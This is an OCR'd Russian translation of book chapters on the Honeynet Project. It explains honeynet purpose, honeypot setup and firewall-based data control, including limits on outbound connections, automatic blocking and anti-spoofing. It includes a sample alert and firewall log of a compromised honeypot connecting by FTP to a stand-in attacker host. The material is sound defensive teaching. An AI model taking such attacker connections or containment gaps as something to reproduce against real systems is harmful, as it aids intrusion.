

Рисунок 2-2 Сеть Honeynet

Назначение Honeynet

Традиционно при обеспечении информационной безопасности придерживались оборонительной стратегии. Брандмауэры, системы обнаружения вторжения, шифрование – все эти механизмы используются как оборонительные средства для защиты чьих-то ресурсов. Стратегия заключается в том, чтобы как можно лучше защитить организацию, обнаружить прорывы в обороне, а затем прореагировать на них. Недостаток

такого подхода в том, что он *абсолютно* оборонительный – нападает враг. Honeynet предназначена для изменения ситуации, чтобы инициатива принадлежала организациям. Основная цель создания Honeynet заключается в сборе информации о враге. То есть специалисты организации смогут остановить нападение или прорыв обороны до того, как это произойдет. Обеспечение информационной безопасности часто сравнивалось с военными действиями, такими как оборона крепости или партизанская война, а это значит, что организации могут стать хозяевами положения, изучив врага до того, как он нанесет удар.

Например, для общения между собой взломщики в основном используют IRC (Internet Relay Chat), общаясь свободно, рассказывая о своих мотивах, целях и действиях. Мы записали эти разговоры при помощи Honeynet и изучили каждое слово. Мы даже сделали видеоснимки взломщиков, участвующих в нападении на нашу Honeynet. Однажды мы выследили взломщиков, нападавших на сотни систем ради единственной цели – атаковать инфраструктуру одной страны. Затем мы передали эту информацию организациям, которые подверглись нападению, а также предупредили правительство о надвигающейся атаке, тем самым сведя к нулю эффективность работы хакеров. Нам также удалось определить их точные приемы и методологию, поделившись с организациями информацией о том, как лучше реагировать и отразить угрозу. Более подробно этот инцидент описывается в главе 11.

Honeynet также предоставляет организации информацию о рисках и слабых местах в плане обеспечения безопасности, так как может состоять из тех же самых операционных систем и приложений, которые используются в производственной среде. Например, если организация использует в приложении Web-сервер Microsoft IIS (Internet Information Server) с серверной частью базы данных, то можно построить Honeynet из этих же компонентов, что позволит определить все риски, существующие в данной среде. Также можно использовать системы, которые нужно протестировать, или рассмотреть вопрос об их применении. Наверняка вы рассматриваете новое устройство для выравнивания нагрузки или переключатель, и у вас есть сомнения относительно возможных рисков. Honeynet создает среду, в которой можно проверить наличие этих рисков. Зачастую они могут быть пропущены в реальном окружении из-за перегрузки данными. Использование сети на предприятии связано с таким большим объемом деятельности, что трудно определить, какая деятельность злонамеренна, а какая является частью нормального повседневного сетевого трафика. Однако в контролируемом окружении Honeynet гораздо легче обнаружить подобные риски.

Более того, Honeynet позволяет разработать собственные инструменты организации для ответной реакции на инциденты. За прошедшие два

года Honeynet Project значительно расширил возможности определения, реагирования, восстановления и анализа систем, подвергшихся нападению. После многочисленных взломов систем мы отточили множество технических приемов. Более подробно они описываются в главах 6 и 8. Обычно при анализе взломанной системы нельзя предположить, насколько верны его результаты; остается только строить догадки. Преимущество работы с анализируемой системой Honeynet заключается в том, что у вас уже есть многие ответы, так как каждый пакет и комбинации клавиш, посланные в систему, были зафиксированы. Затем можно отнестись к взломанной системе, как к «задачке», проверяя на ней, насколько хорошо вы можете определить случившееся при помощи разнообразных техник расследования. Затем можно сравнить результаты с данными, записанными в Honeynet. Эту информацию также можно использовать для того, чтобы выяснить, не были ли взломаны другие системы производственной сети. После того как вы определите подписи (сигнатуры) взломщика и нападения, можно просмотреть окружение в поисках таких же подписей и обнаружить взломанные системы, о которых вы не знали.

Через несколько лет мы установили еще одно преимущество Honeynet: эта сеть не только знакомит нас с сообществом хакеров, но и позволяет определить наши собственные возможности в области обеспечения безопасности. Honeynet – это не что иное, как полностью контролируемая лаборатория, которая размещается во внутренней сети или в Internet. Вы учитесь, когда взломщики нападают на системы Honeynet и когда вы сами устанавливаете и поддерживаете их. Работая с Honeynet, мы очень много узнали о регистрации информации, IDS, анализе сетевого трафика, усилении системы, привилегированном режиме и других приемах.

Система Honeypot в сети Honeynet

Чтобы как можно лучше изучить сообщество взломщиков, наши honeypot представляют собой установленные с параметрами по умолчанию используемые системы. Мы ничего не делали для того, чтобы защитить их, но мы ничего не делали и для того, чтобы снизить степень защищенности. Наша цель заключалась в использовании систем, которые легко можно найти в Internet. Многие специалисты полагают, что их системы защищены от рисков, и мало что делают, чтобы их защитить. Мы надеялись доказать именно этим ребятам, что они не правы. Рассказав о технических приемах, тактике и мотивах сообщества взломщиков, мы надеялись не только научить и научиться, но и усилить бдительность. Многие организации также считают, что у них нет ничего особенно ценного, ради чего их системы можно взломать. Как вы вскоре узнаете, именно такие организации становятся целью многих взломщиков.

В качестве honeypot были использованы операционные системы Red Hat Linux, Windows 98, Windows NT server и Solaris server с установками по умолчанию. Мы устанавливали эти системы, выбирая параметры по умолчанию и сводя к минимуму настройку от пользователя, и ничего не делали для того, чтобы защитить их. Многие из тех, кто занимается обеспечением безопасности, сочтут эти системы незащищенными и будут правы. Большинство настроек операционной системы по умолчанию очень ненадежны, особенно если не предпринимается никаких мер для их усиления. К несчастью, огромное количество систем, подключенных к Internet, имеют установки по умолчанию. Многие организации не предпринимают никаких мер для защиты своих систем, полагая, что они защищены, или не осознавая, какому риску они подвергаются. Именно этим организациям старался подражать Honeynet Project. Полученные знания также пригодятся и тем организациям, которые защищают свои системы. Как вы скоро узнаете, независимо от того, кто вы и где находитесь, взломщики вас найдут. Требуется всего лишь одна ошибка или неизвестное уязвимое место, и система организации будет взломана.

Некоторые люди спрашивали, не является ли такая техника провокацией. Системы, намеренно созданные для взлома, можно рассматривать как попытку спровоцировать взломщиков на преступление. Однако мы глубоко уверены, что Honeynet не является какой-то формой провокации по следующим причинам:

- задача Honeynet состоит не в том, чтобы поймать «плохих парней», а в том, чтобы научиться у них. Действия в пределах Honeynet записываются и анализируются, но не используются для возбуждения уголовных дел. В определенных случаях судебные органы извещались о наших находках. Однако эта информация не используется для возбуждения дел против конкретных лиц;
- системы в Honeynet не отличаются от многих других производственных сред. Единственное отличие заключается в том, что входящие и исходящие из Honeynet данные изучаются более пристально. Если рассматривать Honeynet как вид провокации, тогда под это определение попадают и многие производственные сети, находящиеся в Internet;
- участники проекта Honeynet ничего не делают для того, чтобы привлечь внимание взломщиков к своим машинам. Мы не рекламируем их существование и не заманиваем людей, чтобы они получили к ним доступ. Взломщики активно находят и нападают на эти системы по собственной инициативе. Вы будете поражены тем, насколько агрессивными могут быть хакеры.

У Honeynet также есть свои ограничения. Это прежде всего инструмент изучения, который используется для исследования и сбора данных. Honeynet – это не общее решение всех проблем обеспечения безопасности. Мы,

команда Honeynet Project, настоятельно рекомендуем, чтобы сначала вы занялись защитой существующей среды, используя лучшие способы обеспечения безопасности, такие как применение патчей, удаление ненужных сервисов и просмотр системного журнала (system log). Именно эти повседневные, приземленные, но необычайно важные процедуры являются жизненно необходимой частью обеспечения безопасности организации. После того как наши требования будут выполнены и станут частью ежедневной практики, накопленный опыт использования Honeynet поможет увеличить эффективность вашей защиты. Тем временем мы надеемся продолжать свое исследование и делиться полученной информацией.

Резюме

Honeynet – это механизм изучения инструментов, тактики и мотивов сообщества взломщиков. Эта система уникальна тем, что ничего не имитируется. Вместо этого создается полностью контролируемая сеть из машин с операционными системами и приложениями, которые идентичны тем, что используются в производственной системе. После того как системы взломаны, они помогают не только понять действия взломщиков, но и определить риски и слабости, существующие во внешней среде. Основная ценность проекта Honeynet заключается именно в возможности обучения. А сейчас рассмотрим, как работает Honeynet.

3 Как работает Honeynet

В главе 2 мы обсудили, что представляет собой Honeynet и какое она имеет значение для тех, кто занимается обеспечением безопасности. В этой главе мы рассмотрим, как работает Honeynet.

Одной из самых больших проблем при обнаружении и фиксации подозрительных действий, с которыми сталкиваются администраторы и приложения, обеспечивающие безопасность, такие как системы обнаружения вторжения, является перегрузка данных. На них обрушивается море информации, поэтому очень трудно определить, что относится к производственному трафику, а что – к подозрительным и «ненормальным» действиям. Сетевые системы обнаружения вторжения также постоянно сталкиваются с необходимостью каким-то образом исключать ошибочные результаты, когда высылается предупреждение о подозрительных действиях при отсутствии таковых. Администраторам ежедневно приходится просматривать сотни мегабайт журналов регистрации системы и брандмауэра. Производственный трафик постоянно изменяется и развивается, усложняя задачу определения «нормального» трафика. Honeynet решает эту и многие другие проблемы благодаря своей простоте.

Идея такова – создать жестко контролируемую сеть. В пределах этой сети разместить производственные системы, а затем выполнять наблюдение, запись и анализ всех действий, происходящих в ней. Так как это не производственная система, а все-таки наша Honeynet, весь трафик является *изначально подозрительным.* Если кто-то инициирует соединение с системой, входящей в Honeynet, это, скорее всего, означает проведение какого-то сканирования или зондирования системы или сети. Если система, входящая в Honeynet, инициирует исходящее соединение, значит, она

была взломана. Это упрощает весь процесс исследования, так как записывается совсем немного данных. По умолчанию вся собранная информация подозрительна. Затем можно легко и быстро сконцентрироваться на той информации, которая имеет наибольшую ценность.

В этой книге любую систему (имеется в виду отдельный компьютер, подключенный к сети Honeynet), входящую в Honeynet, мы будем называть honeypot. Это определение отличается от традиционного подхода, при котором предполагается наличие имитируемых систем или слабых мест системы. Однако когда мы говорим о honeypot, то подразумеваем производственную систему, входящую в Honeynet.

Создание и поддержка Honeynet зависит от двух важных составляющих – контроля и записи данных:

- после того как honeypot, входящая в Honeynet, взломана, мы должны остановить взломщика и убедиться, что honeypot не используется для взлома производственных систем в других сетях. Поток входящей и исходящей из Honeynet информации должен автоматически контролироваться, чтобы взломщик ничего не заподозрил. Эта часть работы называется *контролем данных*;
- нужно каким-то образом зафиксировать всю информацию, которая входит и покидает сеть, чтобы взломщики не знали о том, что за ними наблюдают. Кроме того, данные нельзя хранить на самих системах honeypot. Взломщик может найти эти данные, которые раскроют ему истинную суть Honeynet. Если хранить данные в локальных системах honeypot, они могут потеряться, когда взломщик разрушит или изменит систему. Эта часть работы называется *записью данных*.

Контроль данных

Контроль данных – это учет входящей и исходящей информации. Вы, администратор, решаете и проверяете, какие данные могут идти по определенному адресу. Эта функция имеет огромное значение. После того как система, входящая в Honeynet, будет взломана, мы несем ответственность за то, чтобы ею не воспользовались для нападения на производственные системы в других сетях. Ключевым элементом контроля данных является устройство проверки трафика, такое как брандмауэр (сетевой экран). Он используется для того, чтобы отделить Honeynet от производственных сетей или от остальной части сети Internet. Любые данные, входящие или исходящие из Honeynet, должны сначала пройти через брандмауэр. Можно использовать прозрачный брандмауэр, и пользователи не будут знать, что информация проходит через его систему.



Рисунок 3-1 Honeynet и устройство контроля данных

На рис. 3.1 изображена примерная Honeynet, в том числе структура для контроля данных. Три сети – Internet, Honeynet и административная – разделены брандмауэром. *Internet* – это недоверенная (untrusted) сеть; именно отсюда приходят «плохие парни». Сеть *Honeynet* – это набор систем honeypot, которые предназначены для взлома. Имейте в виду, что большинство устройств подключения к сети рассматривается как honeypot, поскольку на них тоже может быть совершено нападение. *Административная сеть* – это доверенная (trusted) сеть, в которой мы будем удаленно собирать данные и администрировать сеть Honeynet. Весь трафик должен сначала пройти через брандмауэр. Сегментация и контроль доступа

имеют большое значение. Брандмауэр отслеживает поток трафика, функционируя по следующим правилам:

1. Любой желающий может инициировать соединение с Honeynet из Internet. Это позволяет взломщиками сканировать, зондировать и в конечном счете взламывать системы, входящие в Honeynet. Это правило можно изменить, чтобы оно дублировало систему правил вашей производственной системы.
2. Брандмауэр контролирует то, как honeypot инициирует соединение с Internet. Эта функция имеет большое значение, так как не позволяет взломщиками воспользоваться Honeynet для нападения или взлома других производственных систем в доверенных сетях.
3. Honeynet и административная сеть не имеют каналов прямого сообщения. Это гарантирует, что взломанные системы honeypot не смогут установить соединение с административной сетью и изменить или разрушить собранную информацию.

После того как honeypot подвергнется нападению, необходимо сдержать действия взломщика. Под действиями мы подразумеваем установление соединений, исходящих из Honeynet. Объем разрешаемых действий зависит от уровня приемлемого риска. Чем больше действий мы разрешаем, тем больше риск и тем больше мы можем узнать. После того как honeypot оказывается взломанной, хакеры, скорее всего, установят соединения с Internet, преследуя различные цели: украсть инструментарий, установить соединение IRC, просканировать другие системы и т.д. Однако эти действия необходимо контролировать. Если их не сдержать каким-либо способом, вы будете сильно рисковать. Предположим, что ваша Honeynet была взломана в субботу, в 2 часа утра, и никого не было на месте, чтобы заметить эти действия. После того как система honeypot была взломана, хакер приступил к взлому других систем в Internet или предпринял массированную атаку «отказ от обслуживания»[1]. Чтобы свести этот риск к минимуму, нужно использовать какие-то автоматические средства для контроля за действиями, исходящими из Honeynet. Именно здесь вступает в силу брандмауэр.

Как было сказано ранее, брандмауэр разрешает весь входящий трафик, что позволяет хакерам зондировать, определять и взламывать уязвимые системы. Однако брандмауэр построен так, чтобы пресекать все исходящие соединения, инициированные из Honeynet.

Некоторые пользователи могут вообще запретить все исходящие соединения с Internet, так как это сводит к минимуму практически весь риск.

[1] Атака, при которой на сервер обрушивается поток ложных запросов, поэтому реальные пользователи не обслуживаются. – *Прим. науч. ред.*

Однако это, скорее всего, не сработает. После взлома honeypot большинство взломщиков заподозрит неладное, если они не смогут установить ни одного соединения с Internet. Атакованная honeypot может потерять ценность для взломщика, который хотел установить исходящие соединения. Когда honeypot не представляет особой ценности, взломщик, вероятно, покинет систему и вы мало что узнаете. Он также может разозлиться и стереть все данные в системе перед своим уходом. Тем не менее мы не можем разрешить неограниченные исходящие соединения. Если их будет чересчур много, взломанные системы honeypot могут использоваться для взлома или нападения на другие системы в Internet. Необходимо разрешить определенные исходящие соединения, но не слишком много, чтобы не подвергать риску другие системы. Все зависит от того, что вы хотите узнать и как сильно готовы рисковать.

Участники проекта Honeynet установили, что лучше всего разрешить от пяти до десяти соединений за сутки. Это позволит взломщикам установить достаточное количество соединений для завершения тех действий, которые они намеревались совершить, не подвергая риску другие системы. Нарушители получат достаточную степень маневренности, чтобы загрузить свои инструменты, пообщаться с кем-нибудь по IRC, отослать почту или сделать еще что-то. Однако это не позволяет установить достаточно соединений для того, чтобы произвести нападение «отказ от обслуживания», системное зондирование или какие-то иные злонамеренные действия. Помните, что взломщик может прозондировать и атаковать другие системы в локальной сети Honeynet. На самом деле мы даже хотим, чтобы так произошло. По мере того как взломщики нападают на различные системы в пределах самой Honeynet, мы больше узнаем. Однако основная задача заключается в том, чтобы сдержать трафик, идущий из Honeynet по направлению к Internet или другим доверяемым сетям.

Ранее мы отметили, что Honeynet Project разрешает устанавливать любые входящие соединения из Internet в Honeynet. Это было сделано для подражания организациям, которые не защищают свои сети брандмауэрами или фильтрами. Тем не менее вы можете отфильтровать любой входящий трафик по своему желанию, в зависимости от того, что вы хотите узнать. Если ваша организация фильтрует входящие соединения с производственной средой, то, возможно, необходимо установить эти правила и для брандмауэра Honeynet. Воспроизводя правила фильтрации входящих соединений, можно определить риски, существующие в производственной сети. Например, руководство может сказать, что вполне приемлемо разрешить соединения из Internet с внутренним сервером базы данных. Вы можете продублировать этот набор правил фильтрации для брандмауэра Honeynet и установить такой же сервер с СУБД в сети Honeynet. Если хакеры взломают систему с СУБД, входящую в Honeynet, руководство может пересмотреть свое решение о том, какой риск считать

допустимым. Правила фильтрации, установленные для брандмауэра Honeynet, будут зависеть от того, что вы хотите узнать. Команда Honeynet Project выясняла, какому риску подвергают себя организации, не фильтрующие трафик Internet. Именно поэтому наш брандмауэр позволял любые входящие соединения.

Мы настоятельно рекомендуем, чтобы вы установили автоматические средства контроля исходящего доступа из Honeynet. Если будет требоваться вмешательство вручную, может произойти слишком много нежелательных событий. Например, если должным образом установить настройки брандмауэра, он будет посылать по e-mail предупреждение, когда из Honeynet попытаются установить пять или больше соединений с Internet. После того как вы получите это сообщение, необходимо вручную заблокировать все соединения, исходящие из honeypot. Однако у такого способа слишком много недостатков. Например, что произойдет, если предупреждение пришло в 4 часа утра, а вы были еще в постели и не проверяли свою почту? Что случится, если произойдет сбой в DNS (Domain Name Server) или Sendmail, и электронные предупреждения вообще не будут отосланы?

Даже если вы среагируете быстро, события все равно могут выйти из-под контроля. Предположим, что вы среагировали на предупреждение в течение 10 минут после того, как его получили. Взломщик попытался установить пять соединений с Internet, вы немедленно были оповещены, а через 10 минут уже установили доступ к брандмауэру и запретили все действия взломщика. Однако в течение этого времени можно было отослать сотни тысяч пакетов для проведения нападения «отказ от обслуживания». Слишком многое может выйти из-под контроля при личном вмешательстве. Для того чтобы сдержать взломщиков, основной метод должен заключаться в применении автоматических средств.

Для Honeynet Project мы создали сценарий, который работает с большинством брандмауэров, – CheckPoint FireWall-1. Это не значит, что ваш выбор ограничен только FireWall-1, поскольку сценарий можно легко изменить и для других брандмауэров, например IPFilter. Наш сценарий отслеживает, сколько раз система пыталась установить соединения с Internet. После того как число соединений достигнет определенного порога, брандмауэр блокирует источник, больше не разрешая ему устанавливать соединения. Например, если система, входящая в Honeynet, взломана и взломщик устанавливает соединение FTP (File Transfer Protocol) с Internet, это считается за одно соединение. Каждое исходящее соединение, инициированное после этого, также считается. Возможно, взломщик начнет сеанс IRC, попытается перебросить информацию на другую систему или загрузить еще один набор инструментов. Каждое соединение считается. Как только число соединений превышает пороговое

значение, брандмауэр прерывает все входящие и исходящие из этой системы соединения. Брандмауэр разрешает любые соединения с другими системами, входящими в Honeynet. Однако определенный IP-адрес взломанной системы honeypot блокируется. Этот процесс происходит автоматически, гарантируя, что, даже если никого нет на рабочем месте, взломанная система будет под контролем.

Сценарий выполняет две функции: посылает предупреждение по электронной почте и автоматически блокирует соединения. Сначала мы рассмотрим, как он справляется с процессом предупреждения; а затем обратимся к процессу автоматической блокировки. Однако это не значит, что вы должны ограничивать себя только описанными здесь техническими приемами. Используйте любое решение, которое вам понравится, если оно обеспечивает выполнение всех необходимых функций.

Брандмауэр высылает администратору предупреждения всякий раз, когда система пытается инициировать соединение с Internet. Предупреждения посылаются на сервер регистрации/предупреждения в административной сети (см. рис. 3.1). Они сообщают администратору о том, что система, скорее всего, была взломана и что производятся какие-то действия. Запомните, что если система пытается инициировать соединение, то она взломана по определению. Кроме того, предупреждение сообщает о том, сколько было произведено попыток и достигло ли их число предельно допустимого значения, то есть была ли заблокирована исходная система. Такие предупреждения могут приходить по электронной почте, факсу, на пейджер или другим путем. Ниже приведен пример электронного предупреждения, передаваемого, когда система Honeynet пытается инициировать соединение с Internet. Обратите внимание на то, какая информация в нем содержится, в том числе на количество попыток и на пороговое значение.

```
Date: Thu, 25 Nov 2000 14:38:55 -0600 (CST)
From: firewall@honeynet.org
To: admin@honeynet.org
Subject: #### HONEYPOT HACKED!!! ####

Вы получили это сообщение, потому что кто-то пытается установить соединение
с Internet из системы honeypot. Скорее всего, это означает, что она была
взломана. Это третье из десяти электронных предупреждений от honeypot-7.

        - - - - CRITICAL INFORMATION - - - - -

        Date: 25Nov2000
        Time: 14:38:50
        Source: honeypot-7
```

```
Destination: evil-blackhat.example.com
Service: ftp

- - - - - ACTUAL FW-1 LOG ENTRY - - - - -

25Nov2000 14:38:50 accept firewall >elx0 usealert proto tcp src honeypot-7
dst evil-blackhat.example.com service ftp s_port 30779 len 44 rule 10 xlatesrc
honeypot-7 xlatedst evil-blackhat.example.com xlatesport 30779 xlatedport ftp
```

Этот процесс выполняется следующим образом. Сначала срабатывает правило из базы правил брандмауэра, которое разрешает пропускать любой трафик из Internet в Honeynet. Благодаря этому любой человек может зондировать, сканировать и взламывать Honeynet из Internet. Затем мы создаем второе правило, разрешающее системам Honeynet начинать соединения с Internet; однако эти соединения контролируются и сдерживаются. Это дает взломщиками возможность выполнять некоторые действия, но снижает риск нанесения ими большого ущерба. Всякий раз, когда инициируется соединение, наше правило запускает определенный сценарий. Он отслеживает, сколько было соединений; если число достигает максимально возможного, любые дальнейшие соединения запрещаются. В предыдущем примере максимальное значение соединений равно 10. У FireWall-1 имеется функциональная особенность, которая позволяет динамично блокировать системы в режиме реального времени. В сценарии используется эта особенность, чтобы блокировать систему Honeynet, когда число соединений достигает максимального предела. Способностью динамической блокировки систем обладают многие брандмауэры. Например, нам удалось создать эту функцию при помощи открытого брандмауэра IPFilter и утилиты Swatch, чтобы наблюдать и подсчитывать исходящие соединения. Ваши возможности в области автоматической блокировки не ограничиваются единственным техническим решением; используйте все, что вам больше подходит.

После этого необходимо добавить правило, согласно которому административная сеть не может связаться с Honeynet или Honeynet не может связаться с административной сетью. Такая сеть используется для сбора важной информации и администрирования. Две сети не должны сообщаться друг с другом. На рис. 3.2 приведен пример подобной базы правил для FireWall-1, состоящей только из трех правил. Первое правило позволяет любым системам, кроме администраторской сети, инициировать соединение с Honeynet. Это дает хакерам возможность прозондировать, просканировать и взломать системы Honeynet. Такие соединения не контролируются; пользователи могут установить столько входящих соединений, сколько им угодно. Если в организации установлена фильтрация входящих соединений, то лучше воспользоваться этими правилами вместо того, чтобы разрешать весь входящий трафик. Это поможет определить риски, существующие в имеющейся базе правил.



Рисунок 3-2 База правил FireWall-1 для основного контроля данных

Второе правило (выделено на рисунке) определяет, где происходит контроль данных. Оно разрешает инициировать соединения из сети Honeynet в любую другую сеть, кроме административной. Нам нужно защитить эту сеть от сети Honeynet, так как первая представляет собой централизованный пункт сбора и хранения всех собранных данных о действиях взломщиков. Обратите внимание на действие UserDefined в столбце Track. Это означает, что, когда вступает действие это правило, соединение регистрируется и запускается определенный сценарий. Затем этот сценарий отслеживает количество соединений, которые пыталась установить система Honeynet. Если их число достигает максимального значения, дальнейшие соединения будут заблокированы, а взломщик остановлен. Подробные инструкции и сценарий предупреждения можно найти на сайтах *http://www.dmkpress.ru* и *http://www.enteract.com/~lspitz/intrusion.html*.

Третье правило – отказать, все удалить и зарегистрировать. Оно гарантирует, что любой пакет, не отвечающий требованиям первых двух правил, будет удален брандмауэром.

В некоторых случаях, вы, возможно, надумаете разрешить Honeynet устанавливать неограниченное число соединений с Internet, таких как DNS или NTP (Network Time Protocol). Для этого мы рекомендуем, чтобы только одна внутренняя система Honeynet могла устанавливать неограниченное число соединений с доверенной системой в Internet. Это существенно снизит риск, так как число систем, устанавливающих сколь угодно много соединений с другими системами, будет ограничено. Например, чтобы создать в Honeynet DNS-сервер, нужно всем системам установить

лимит на доступ к порту 53. Это крайне рискованно, поскольку такие соединения могут быть использованы для сканирования или взлома других систем. Вместо этого нужно, чтобы только одна система в Honeynet функционировала как основной DNS-сервер для Honeynet. Все остальные системы Honeynet будут обращаться на внутренний DNS-сервер. Настройте его так, чтобы он передавал все данные и переправлял их дальше на доверенный DNS-сервер в Internet. Это позволит упростить базу правил, разрешив только одной системе в сети Honeynet устанавливать неограниченное число соединений для определенного сервиса (в нашем случае DNS) и только с конкретными системами. Такое правило можно добавить к правилам брандмауэра. На рис. 3.3 мы добавили возможность существования DNS-сервера в правиле 2.



Рисунок 3-3 Разрешение работы DNS-сервера

Аналогичные правила можно создать и для того, чтобы открыть Honeynet доступ к другим функциям, таким как NTP. Обозначьте одну систему Honeynet как NTP-сервер, после чего она сможет обращаться к порту 123 UDP (User Datagram Protocol – протокол передачи пользовательских дейтаграм) определенной доверяемой системы для обновления NTP.

Очень важно точно настроить программу, направленную против получения доступа путем подмены IP (spoofing). Получение доступа путем подмены IP происходит тогда, когда пользователь изменяет исходный IP-адрес так, что кажется, будто любой отосланный им пакет отправлен из другой системы или сети. Эта техника часто используется при проведении

атак «отказ от обслуживания», таких как Smurf- или SYN-переполнение. Атака с подменой IP-адреса может привести к падению производительности или снижению пропускной способности сети выбранной жертвы. Подделка IP-адреса отправителя также значительно затрудняет процесс отслеживания и определения личности нападавшего. Программы защиты от поддельных адресов гарантируют, что из сети Honeynet будут выходить только санкционированные пакеты. Например, в случае с нашей Honeynet покинуть сеть могут только пакеты с исходным IP-адресом 172.16.1.x. Это помогает защитить Honeynet от того, чтобы ей воспользовались для дальнейших нападений. Удивительно большой процент взломанных систем Honeynet взломщики пытались использовать для проведения атаки «отказ от обслуживания». Предпринимая правильные меры по предотвращению искажения адреса, вы способствуете снижению риска использования Honeynet для проведения атак «отказ от обслуживания».

